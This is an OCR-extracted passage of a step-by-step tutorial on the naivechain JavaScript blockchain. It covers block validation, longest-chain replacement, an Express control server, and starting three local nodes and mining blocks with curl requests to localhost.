
```
var getGenesisBlock = () => {
    return new Block(0, "0", 1465154705, "my genesis block!!",
"816534932c2b7154836da6afc367695e6337db8a921823784c14378abed4f7d7");
};

var blockchain = [getGenesisBlock()];
```

7. At any given time, we must be able to **validate** if a block or a chain of blocks are valid in terms of **integrity**. This is true especially when we receive **new blocks** from other **nodes** and must decide whether to **accept** them or not.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
var isValidNewBlock = (newBlock, previousBlock) => {
    if (previousBlock.index + 1 !== newBlock.index) {
        console.log('invalid index');
        return false;
    } else if (previousBlock.hash !== newBlock.previousHash) {
        console.log('invalid previoushash');
        return false;
    } else if (calculateHashForBlock(newBlock) !== newBlock.hash) {
        console.log(typeof (newBlock.hash) + ' ' + typeof calculateHashForBlock(newBlock));
        console.log('invalid hash: ' + calculateHashForBlock(newBlock) + ' ' + newBlock.hash);
        return false;
    }
    return true;
};
```

8. There should always be only **one** explicit **set of blocks** in the chain at a given time. In case of **conflicts** (e.g. two nodes both generate block number 72) we choose the chain that has the **longest number of blocks**.




9. In our model of blockchain we compare the length of **new blocks sequence** with **length of existing blockchain.** The **longest chain** is accepted like **valid** blockchain.

```
var replaceChain = (newBlocks) => {
    if (isValidChain(newBlocks) && newBlocks.length > blockchain.length) {
        console.log('Received blockchain is valid. Replacing current blockchain with received
blockchain');
        blockchain = newBlocks;
        broadcast(responseLatestMsg());
    } else {
        console.log('Received blockchain invalid');
    }
};
```

10. In purpose of modeling the blockchain and mining blocks the program has system of **communication** between nodes. An essential part of a node is to **share** and sync the blockchain with **other nodes**. The following **rules** are used to **keep the network in sync**.
    - When a node **generates a new block**, it broadcasts it to the **network**
    - When a node **connects to a new peer** it queries for the latest block
    - When a node encounters a block that has an **index larger than the current known block**, it either adds the block to its current chain or queries for the full blockchain.

No automatic peer discovery is used. The location (URLs) of peers must be **manually** added.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



11. The user must be able to **control the node** in some way. This is done by setting up a **HTTP server**.

```
var initHttpServer = () => {
    var app = express();
    app.use(bodyParser.json());

    app.get('/blocks', (req, res) => res.send(JSON.stringify(blockchain)));
    app.post('/mineBlock', (req, res) => {
        var newBlock = generateNextBlock(req.body.data);
        addBlock(newBlock);
        broadcast(responseLatestMsg());
        console.log('block added: ' + JSON.stringify(newBlock));
        res.send();
    });
    app.get('/peers', (req, res) => {
        res.send(sockets.map(s => s._socket.remoteAddress + ':' + s._socket.remotePort));
    });
    app.post('/addPeer', (req, res) => {
        connectToPeers([req.body.peer]);
        res.send();
    });
    app.listen(http_port, () => console.log('Listening http on port: ' + http_port));
};
```

As seen, the user is able to **interact** with the node in the following ways:

- **List all blocks**
- **Create a new block** with a content given by the user
- **List** or **add peers**


The most straightforward way to control the node is e.g. with Curl:

For example, to **get all blocks** from the node enter:

"curl PC_ADDRESS/blocks" for PC with address localhost:3001 it will be "curl http://localhost:3001/blocks"

12. It should be noted that the node actually exposes **two web servers**: One for the **user to control the node** (**HTTP server**) and one for the **peer-to-peer communication** between the nodes. (Websocket HTTP server).

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



3. Setup Connected Nodes and Mine a Block


1. First let`s establish the **first node**. Get back to the Linux terminal and type "**HTTP_PORT=3001 P2P_PORT=6001 npm start**" then press "Enter". The node will listen for **signals from another nodes** by websocket interface on port 6001 and will listen for commands via HTTP interface on port 3001. We can see the node`s info on address: **lockalhost:3001**.

   Linux:

```
HTTP_PORT=3001 P2P_PORT=6001 npm start
```

   Windows:


```
set HTTP_PORT=3001 && set P2P_PORT=6001 && npm start
```



2. Open your preferred web browser. Go to node`s address and attach command "**blocks**" in attempt to receive the **list of all blocks**. On browser write "**localhost:3001/blocks**". Here is the **first block** in blockchain that was **hardcoded**.

```
localhost:3001/blocks
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




3. Now open **second terminal** window and set the **second peer** in chain. Type command: "**HTTP_PORT=3002 P2P_PORT=6002 PEERS=ws://localhost:6001 npm start**". The **second peer** will listen for **signals from another nodes** on **port 6002** and will listen for commands via HTTP interface on **port 3002**. This node will receive information by first peer via P2P communication **by port 6001.** We can see the node`s info on address: **lockalhost:3002**. Here on the picture are the both nodes terminals.

Linux:

```
HTTP_PORT=3002 P2P_PORT=6002 PEERS=ws://localhost:6001 npm start
```


Windows:

```
set HTTP_PORT=3002 && set P2P_PORT=6002 && set PEERS=http://localhost:6001 && npm start
```



4. Let`s see **both nodes** in browser and get the **lists of all blocks.** As we see they have the **identic blockchain**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




5. Now comes the most interestic part. Open the **third terminal** and write: "**curl -H "Content-type:application/json" --data '{"data" : "Some data to the first block"}' http://localhost:3001/mineBlock**". With this we command first node to **mine new block**. His **index** will be the index of previous block + 1. He contains data **"Some data to the first block**".


Linux:

```
curl -H "Content-type:application/json" --data '{"data" : "Some data to the first block"}'
http://localhost:3001/mineBlock
```


Windows:



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



6. Let`s see how blockchain was changed. Open **both nodes addresses** in browser and get the **lists of all blocks.** The **new block** is here after the genesis block.




7. Now let`s mine **third block**. Type in terminal: "**curl -H "Content-type:application/json" --data '{"data" : "Data to the third block"}' http://localhost:3001/mineBlock**". Pay attention that the **first node** is the emitter of the block so he reports that new blocks sequence is no longer then existing blockchain and "**Received blockchain is not longer than received blockchain. Do nothing**". But the other node report that "**We can append the received block to our chain**".


Linux:

```
curl -H "Content-type:application/json" --data '{"data" : "Data to the third block"}'
http://localhost:3001/mineBlock
```

Windows:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





8. The next task is to create a **third node**. In terminal type the command: "**HTTP_PORT=3003 P2P_PORT=6003 PEERS=ws://localhost:6001 npm start**". This is the screen before executing the command.

Linux:

```
HTTP_PORT=3003 P2P_PORT=6003 PEERS=ws://localhost:6001 npm start
```

Windows:

```
set HTTP_PORT=3003 && set P2P_PORT=6003 && set PEERS=http://localhost:6001 && npm start
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
File  Edit  View  Search  Terminal  Help
block added: {"index":2,"previousHash":"222f17f1d9d7
54e30c64dd55dcc656a5698b17b65cebdeb413b73901bd514ec8
","timestamp":1513014977.269,"data":"Data to the thi
rd block","hash":"52094408b7c851ea69ff9f979734693c90
300a0bcc1b7982cb14caebfb6927f2"}
Received message{"type":2,"data":"[{\"index\":2,\"pr
eviousHash\":\"222f17f1d9d754e30c64dd55dcc656a5698b1
7b65cebdeb413b73901bd514ec8\",\"timestamp\":15130149
77.269,\"data\":\"Data to the third block\",\"hash\"
:\"52094408b7c851ea69ff9f979734693c90300a0bcc1b7982c
b14caebfb6927f2\"}]"}
received blockchain is not longer than received bloc
kchain. Do nothing
```

```
File  Edit  View  Search  Terminal  Help
data\":\"Some data to the first block\",\"hash\":\"222f
17f1d9d754e30c64dd55dcc656a5698b17b65cebdeb413b73901bd5
14ec8\"}]"}
blockchain possibly behind. We got: 0 Peer got: 1
We can append the received block to our chain
Received message{"type":2,"data":"[{\"index\":2,\"previ
ousHash\":\"222f17f1d9d754e30c64dd55dcc656a5698b17b65ce
bdeb413b73901bd514ec8\",\"timestamp\":1513014977.269,\"
data\":\"Data to the third block\",\"hash\":\"52094408b
7c851ea69ff9f979734693c90300a0bcc1b7982cb14caebfb6927f2
\"}]"}
blockchain possibly behind. We got: 1 Peer got: 2
We can append the received block to our chain
```

```
root@RIS: ~/Documents/SimpleMiner/naivechain
File  Edit  View  Search  Terminal  Help
root@RIS:~/Documents/SimpleMiner/naivechain# curl -H "Content-type:application/json" --data
'{"data" : "Some data to the first block"}' http://localhost:3001/mineBlock
root@RIS:~/Documents/SimpleMiner/naivechain# curl -H "Content-type:application/json" --data
'{"data" : "Data to the third block"}' http://localhost:3001/mineBlock
root@RIS:~/Documents/SimpleMiner/naivechain# HTTP_PORT=3003 P2P_PORT=6003 PEERS=ws://localh
st:6001 npm start
```

9. And this is the screen after enter key was pressed. The **third** node was created and participate in blockchain.

